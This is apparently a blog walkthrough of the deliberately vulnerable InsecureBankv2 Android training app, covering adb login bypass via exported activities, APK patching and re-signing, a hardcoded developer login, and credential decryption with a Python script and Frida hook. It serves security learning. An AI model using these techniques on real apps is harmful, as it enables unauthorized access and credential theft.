Published in InfoSec Write-ups

Hacktivities Follow

Jul 28, 2020 · 10 min read · · Listen

Android InsecureBankv2 Walkthrough: Part 1

In this article, I will be taking a look at the *InsecureBankv2* Android application created by the GitHub user *dineshshetty*. According to the creator, this vulnerable Android application is for developers and security enthusiasts to learn more about Android insecurities by testing a purposefully vulnerable Android application. I have left a link to application's GitHub repository in the references below, which provides a list of all the vulnerabilities currently present in the application.

. . .


Disclaimer

I was inspired to make this article out of an interest to learn more about Android mobile application security. This article will obviously contain spoilers about the vulnerabilities present in the *InsecureBankv2* Android application. I encourage readers to exploit as many vulnerabilities as they can and then come back later to read this article if you get stuck or want to see a potentially different approach to exploiting an insecurity. Without any further delays, lets jump in to the setup 😃!

. . .

Setup

The creator of this application provides a detailed guide on their GitHub about how to setup the application and it's backend server (**see references**). For this article, I used a *Kali Linux* virtual machine as my host device and a *Samsung Galaxy S8* emulator created with Genymotion as my testing device. I also configured both



To setup the **AndroLab** server, I started by cloning the application's GitHub repository to my Kali machine and then using **pip** to install the necessary requirements.

```
pip install -r requirements.txt
```


Once all the requirements were installed, I ran the HTTP server on the default port 8888.

```
python app.py
```


> *N.B.* ***Android Debug Bridge (adb)*** *is a versatile command-line tool that lets you communicate with a device. The adb command facilitates a variety of device actions, such as installing and debugging apps, and it provides access to a Unix shell that you can use to run a variety of commands on a device.*

```
adb connect "your-host-only-ip-address"
adb install InsecureBankv2.apk
```

Once successfully installed, the application icon appears on my emulator




Once installed, the final step is to open the app and point the app to the IP address and port where the AndroLab server is running. In my case, this is the IP address of my **host only** network adapter and port **8888** for my Kali machine.



After clicking submit, the network preferences settings will be successfully configured. To see if the app is connected to the server, I can try logging in using a set of incorrect and correct credentials. The following output is generated when I attempt to login, showing that the app is able to communicate with the AndroLab server.

```
The server is hosted on port: 8888
u= None
{"message": "User Does not Exist", "user": "test"}
u= <User u'jack'>
{"message": "Correct Credentials", "user": "jack"}
```

To conclude my setup, I used the **Mobile Security Framework** (*MobSF*) tool to decompile the *InsecureBankv2.apk* file. This automates the process of decompiling the APK, reading the manifest file, identifying issues in the source code and in the Manifest file, extracting the certificate of the application etc. and saves me from having to do this manually.



This concludes my setup and I can now move on to testing the vulnerabilities in the application.

. . .

Login Vulnerabilities

The application provides the user with a login when they launch the app.

. . .

Login Bypass

Using the information gathered by *MobSF*, I decided to start by looking at the **AndroidManifest.xml** file. Looking through the contents of this file, I noted that four Activities were exported.


> *N.B. An **Android activity** is one screen of the **Android** app's user interface. In that way an Android activity is very similar to windows in a desktop application. An Android app may contain one or more activities, meaning one or more screens.*

```
        <activity android:label="@string/title_activity_post_login"
android:name="com.android.insecurebankv2.PostLogin" android:exported="true" />
        <activity android:label="@string/title_activity_wrong_login"
android:name="com.android.insecurebankv2.WrongLogin" />
        <activity android:label="@string/title_activity_do_transfer"
android:name="com.android.insecurebankv2.DoTransfer" android:exported="true" />
        <activity android:label="@string/title_activity_view_statement"
android:name="com.android.insecurebankv2.ViewStatement" android:exported="true" />
        <provider android:name="com.android.insecurebankv2.TrackUserContentProvider" android:exported="true"
android:authorities="com.android.insecurebankv2.TrackUserContentProvider" />
        <receiver android:name="com.android.insecurebankv2.MyBroadCastReceiver" android:exported="true">
            <intent-filter>
                <action android:name="theBroadcast" />
            </intent-filter>
        </receiver>
        <activity android:label="@string/title_activity_change_password"
android:name="com.android.insecurebankv2.ChangePassword" android:exported="true" />
```

I assumed the activity name "*PostLogin*" indicated the activity displayed after ("post") I login. Using ADB, I can call this exported activity.

```
adb shell am start -n
com.android.insecurebankv2/com.android.insecurebankv2.PostLogin
```

This brings me to a new Activity that should only be available after logging in successfully, demonstrating that the login can be bypassed entirely.



. . .

Hidden Create User Button for Admins


I decided to take a look at the "*LoginActivity*" source code to see if there were any other exploitable vulnerabilities.

```
public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.activity_log_main);
    if (getResources().getString(R.string.is_admin).equals("no")) {
        findViewById(R.id.button_CreateUser).setVisibility(8);
    }
```

I discover that the login activity has a hidden button. A check is performed to determine if a resource string called "*is_admin*" is set to "*no*". If this is true, then the "*setVisibility(8)*" method is used to set the button invisible without taking any space for layout purposes. I can alter this value by patching the application and changing the value from "*no*" to "*yes*" (**See references**). I used **apktool** to decompile the APK, which creates a new folder with all the resource files decompiled.

```
apktool d InsecureBanky2.apk
```


"*is_admin*" value from "*no*" to "*yes*", then save the changes.



I used **apktool** again to rebuild the application with the now modified **strings.xml** file.

```
apktool b -f -d InsecureBankv2/
```

The mobile app will not allow you to install the rebuilt APK on your emulator/phone without signing it first. To achieve this, I need to create a **keystore** using the command below. A **password** must be specified when creating the keystore, which will be needed later. The other fields presented when creating the keystore can simply be left blank.

```
keytool -genkey -v -keystore ctf.keystore -alias ctfKeystore -keyalg
RSA -keysize 2048 -validity 10000
```

With the keystore created, I can now sign the APK using a tool called **jarsigner**. When prompted for a password, I provide the password I used when creating my keystore earlier.

```
jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore
ctf.keystore InsecureBankv2/dist/InsecureBankv2.apk ctfKeystore
```

Next, I verify that the APK has been signed using **jarsigner**.


```
jarsigner -verify -verbose -certs InsecureBankv2.apk
```


```
zipalign -v 4 InsecureBankv2.apk InsecureBankv2-aligned.apk
```

I uninstall the unaltered version of the application from my emulator before installing my new APK with the "*is_admin*" string resource set to "*yes*" using ADB.

```
adb install InsecureBankv2-aligned.apk
```

Once successfully installed, I open the application and a new button called "*Create user*" appears.



vulnerability.

```
/* access modifiers changed from: protected */
public void createUser() {
    Toast.makeText(this, "Create User functionality is still Work-In-Progress!!", 1).show();
}
```

. . .

Developer Login

I decided to take a closer look at the "*performLogin()*" method of the "*LoginActivity*" that is launched when the login button is selected.

```
/* access modifiers changed from: protected */
public void performlogin() {
    this.Username_Text = (EditText) findViewById(R.id.loginscreen_username);
    this.Password_Text = (EditText) findViewById(R.id.loginscreen_password);
    Intent i = new Intent(this, DoLogin.class);
    i.putExtra("passed_username", this.Username_Text.getText().toString());
    i.putExtra("passed_password", this.Password_Text.getText().toString());
    startActivity(i);
}
```

The method creates a new intent which launches the "*DoLogin*" activity and passes the credentials entered by the user as parameters to this activity. Looking at the source code for this activity, an interesting method called "*postData()*" was found.


```
        HttpPost httppost2 = new HttpPost(DoLogin.this.protocol + DoLogin.this.serverip + ":" + DoLogin.this.serverport + "/devlogin");
        List<NameValuePair> nameValuePairs = new ArrayList<>(2);
        nameValuePairs.add(new BasicNameValuePair("username", DoLogin.this.username));
        nameValuePairs.add(new BasicNameValuePair("password", DoLogin.this.password));
        if (DoLogin.this.username.equals("devadmin")) {
            httppost2.setEntity(new UrlEncodedFormEntity(nameValuePairs));
            responseBody = httpclient.execute(httppost2);
        } else {
            httppost.setEntity(new UrlEncodedFormEntity(nameValuePairs));
            responseBody = httpclient.execute(httppost);
        }
        InputStream in = responseBody.getEntity().getContent();
        DoLogin.this.result = convertStreamToString(in);
        DoLogin.this.result = DoLogin.this.result.replace("\n", "");
        if (DoLogin.this.result == null) {
            return;
        }
        if (DoLogin.this.result.indexOf("Correct Credentials") != -1) {
            Log.d("Successful Login:", ", account=" + DoLogin.this.username + ":" + DoLogin.this.password);
            saveCreds(DoLogin.this.username, DoLogin.this.password);
            trackUserLogins();
            Intent pL = new Intent(DoLogin.this.getApplicationContext(), PostLogin.class);
            pL.putExtra("uname", DoLogin.this.username);
            DoLogin.this.startActivity(pL);
            return;
        }
        DoLogin.this.startActivity(new Intent(DoLogin.this.getApplicationContext(), WrongLogin.class));
    }
```

This method is used to send the login credentials to the server but I discovered that if the username “*devadmin*” was supplied, then the credentials would be sent to a different endpoint called “*/devlogin*”. I discovered that if I entered the username “*devadmin*” and then supplied any password, I would be successfully logged in.

```
The server is hosted on port: 8888
{"message": "Correct Credentials", "user": "devadmin"}
```

It was also interesting to note that when a user logs in, the credentials are saved using the “*saveCreds()*” method. The code for this method can be seen below.

```
    private void saveCreds(String username, String password) throws UnsupportedEncodingException, InvalidKeyException,
NoSuchAlgorithmException, NoSuchPaddingException, InvalidAlgorithmParameterException, IllegalBlockSizeException,
BadPaddingException {
        SharedPreferences.Editor editor = DoLogin.this.getSharedPreferences("mySharedPreferences", 0).edit();
        DoLogin.this.rememberme_username = username;
        DoLogin.this.rememberme_password = password;
        String base64Username = new String(Base64.encodeToString(DoLogin.this.rememberme_username.getBytes(), 4));
        CryptoClass crypt = new CryptoClass();
        DoLogin.this.superSecurePassword = crypt.aesEncryptedString(DoLogin.this.rememberme_password);
        editor.putString("EncryptedUsername", base64Username);
        editor.putString("superSecurePassword", DoLogin.this.superSecurePassword);
        editor.commit();
    }
```

This methods creates a new file called “*mySharedPreferences*” if it does not already exists. The method then **base64 encodes** the username and encrypts the password

. . .

Insecure Storage of Credentials

The login activity enables users to autofill credentials in order to save them from having to enter in their username and password every time they wish to login. Looking at the "*LoginActivity*" source code, I can see a method called "*fillData()*" which performs this function.

```
        this.fillData_button = (Button) findViewById(R.id.fill_data);
        this.fillData_button.setOnClickListener(new View.OnClickListener() {
            public void onClick(View v) {
                try {
                    LoginActivity.this.fillData();
                } catch (UnsupportedEncodingException |
InvalidAlgorithmParameterException | InvalidKeyException | NoSuchAlgorithmException
| BadPaddingException | IllegalBlockSizeException | NoSuchPaddingException e) {
                    e.printStackTrace();
                }
            }
        });
```

The code for this method can be seen below.

```
    /* access modifiers changed from: protected */
    public void fillData() throws UnsupportedEncodingException, InvalidKeyException, NoSuchAlgorithmException,
NoSuchPaddingException, InvalidAlgorithmParameterException, IllegalBlockSizeException, BadPaddingException {
        SharedPreferences settings = getSharedPreferences("mySharedPreferences", 0);
        String username = settings.getString("EncryptedUsername", (String) null);
        String password = settings.getString("superSecurePassword", (String) null);
        if (username != null && password != null) {
            try {
                this.usernameBase64ByteString = new String(Base64.decode(username, 0), "UTF-8");
            } catch (UnsupportedEncodingException e) {
                e.printStackTrace();
            }
            this.Username_Text = (EditText) findViewById(R.id.loginscreen_username);
            this.Password_Text = (EditText) findViewById(R.id.loginscreen_password);
            this.Username_Text.setText(this.usernameBase64ByteString);
            this.Password_Text.setText(new CryptoClass().aesDeccryptedString(password));
        } else if (username == null || password == null) {
            Toast.makeText(this, "No stored credentials found!!", 1).show();
        } else {
            Toast.makeText(this, "No stored credentials found!!", 1).show();
        }
    }
```


activity source code. The username and password are decoded and decrypted respectively, before being used to fill the login input fields. I can use **ADB** to identify where the "*mySharedPreferences*" file is stored in the *Insecurebankv2* app's private directory

> *N.B. the file will not be created until you have logged in successfully at least once.*

```
kali@kali:~$ adb shell
vbox86p:/ # cd data/data/com.android.insecurebankv2/shared_prefs/
vbox86p:/data/data/com.android.insecurebankv2/shared_prefs # ls
com.android.insecurebankv2_preferences.xml mySharedPreferences.xml
```


Using **ADB**, I can then pull the file to my local machine for further examination.

```
adb pull
/data/data/com.android.insecurebankv2/shared_prefs/mySharedPreferenc
es.xml
```

Looking at the file, I can see that the username and password are base64 encoded.

```
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="superSecurePassword">v/sJpihDCo2ckDmLW5Uwiw==&#10;    </string>
    <string name="EncryptedUsername">amFjaw==&#13;&#10;    </string>
</map>
```

I know from looking at the source code from earlier, that the username has only been base64 encoded. Using an online tool such as **CyberChef**, I can decode the username.



Reading the source code from earlier, I can also see that the password has been encrypted with a method called "*aesEncryptedString()*" from a class called "*CryptoClass*". Looking at the source code for this class, I saw that the developer was using AES encryption with **Cipher Block Chaining (CBC)** mode but used a **static initialization vector** and **hardcoded the encryption key.**

```
public class CryptoClass {
    String base64Text;
    byte[] cipherData;
    String cipherText;
    byte[] ivBytes = {0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0};
    String key = "This is the super secret key 123";
    String plainText;

    public static byte[] aes256encrypt(byte[] ivBytes2, byte[] keyBytes, byte[] textBytes) throws
InvalidAlgorithmParameterException, IllegalBlockSizeException, BadPaddingException {
        AlgorithmParameterSpec ivSpec = new IvParameterSpec(ivBytes2);
        SecretKeySpec newKey = new SecretKeySpec(keyBytes, "AES");
        Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5Padding");
        cipher.init(1, newKey, ivSpec);
        return cipher.doFinal(textBytes);
    }
```

I decided to demonstrate a few different approaches on how to retrieve the password for the sake of learning purposes 😀.

The first approach is to simply use an online tool such as **CyberChef** and plugin the information needed (i.e. encryption key, iv, ciphertext) in order to decrypt the password. For this method, I decoded the base64 password and encoded it to **hex** before inputting it into the **CyberChef** tool. This successfully decrypts the password (i.e. Jack@123$) stored in the "mySharedPreferences" file, as seen in the figure below.

Another approach is to create a simple python script and use the "*pycryptodome*" package as seen below to decrypt the password.

```
from Crypto.Cipher import AES
import base64

# private encryption key.
key = b'This is the super secret key 123'

# static initilization vector (iv).
iv = 16 * b'\x00'

# base64 decode password
password = base64.b64decode("v/sJpihDCo2ckDmLW5Uwiw==")

# Setup cipher AES to use CBC Mode, key and iv.
aes = AES.new(key, AES.MODE_CBC, iv)

# decrypt base64 decoded password with key and iv.
decrypted_password = aes.decrypt(password)

# print decrypted password.
print("Decrypted password: " + decrypted_password)
```

My final approach demonstrates how I can use a tool called **Frida** to decrypt the password using one of the application's own methods. I found a guide which provided a useful example (**see references**) of how I could hook and call a function with my own parameter. This can be used to hook a function called "*aesDeccryptedString()*" in the "*CryptoClass*" that takes a string parameter and then calls it with my own parameter (i.e. the encrypted password), which will then be

```
    // Hook the function with parameter string
    var string_class = Java.use("java.lang.String");
    my_class.aesDeccryptedString.overload("java.lang.String").implementation = function (x) { //hooking the function
        console.log("************************************")
        //Create a new String and call the function with our new input.
        var my_string = string_class.$new("v/sJpihDCo2ckDmLW5Uwiw==");
        console.log("Original arg: " + x); // prints old argument to console
        var ret = this.aesDeccryptedString(my_string); // returns result from aesDeccryptedString()
        console.log("Return value: " + ret); // prints result to console
        console.log("************************************")
        return ret;
    };
    //Find an instance of the class and call "aesDeccryptedString" function.
    Java.choose("com.android.insecurebankv2", {
        onMatch: function (instance) {
            console.log("Found instance: " + instance);
            console.log("Result of aesDeccryptedString func: " + instance.aesDeccryptedString());
        },
        onComplete: function () { }
    });
});
```


The python script used to load this hook is provided below.

```
# loader.py
import frida
import time

device = frida.get_usb_device() # get android device
pid = device.spawn(["com.android.insecurebankv2"])
device.resume(pid)
time.sleep(1) # Without it Java.perform silently fails
session = device.attach(pid)
script = session.create_script(open("frida-js-script-2.js").read())
script.load()

# Prevent the python script from terminating
raw_input()
```

I make sure that the **Frida server** is running on my emulator and then execute my python script to inject the JavaScript code. Once my script is loaded successfully, I need to click the "*autofill credentials*" button, which will cause the "*aesDeccryptedString()*" method to be called and it's argument to be overwritten with my new argument (i.e. the encrypted password). This successfully decrypts the password.

In my output, I tried autofilling the credentials for the user "*jack*" first, whose password we already know as a proof of concept. I then tried to autofill the credentials for the user "*dinesh*" but as seen in the output above, my frida script overwrites his encrypted password with the encrypted password for the user "*jack*" and decrypts it.

. . .

Closing Remarks

This concludes Part 1 of my walkthrough for the the "InsecureBankv2" Android application. In **Part 2**, I will be looking at more vulnerabilities that can be found in the application and attempt to demonstrate how they can be exploited. Thank you for reading to the end and I'll see you in Part 2 😄!

. . .

References

- https://github.com/dineshshetty/Android-InsecureBankv2
- (**Setup Guide**) https://github.com/dineshshetty/Android-InsecureBankv2/blob/master/Usage%20Guide.pdf
- (**Patching APK**) https://medium.com/@sandeepcirusanagunla/decompile-and-recompile-an-android-apk-using-apktool-3d84c2055a82
- (**Frida Code Link**) https://book.hacktricks.xyz/mobile-apps-pentesting/android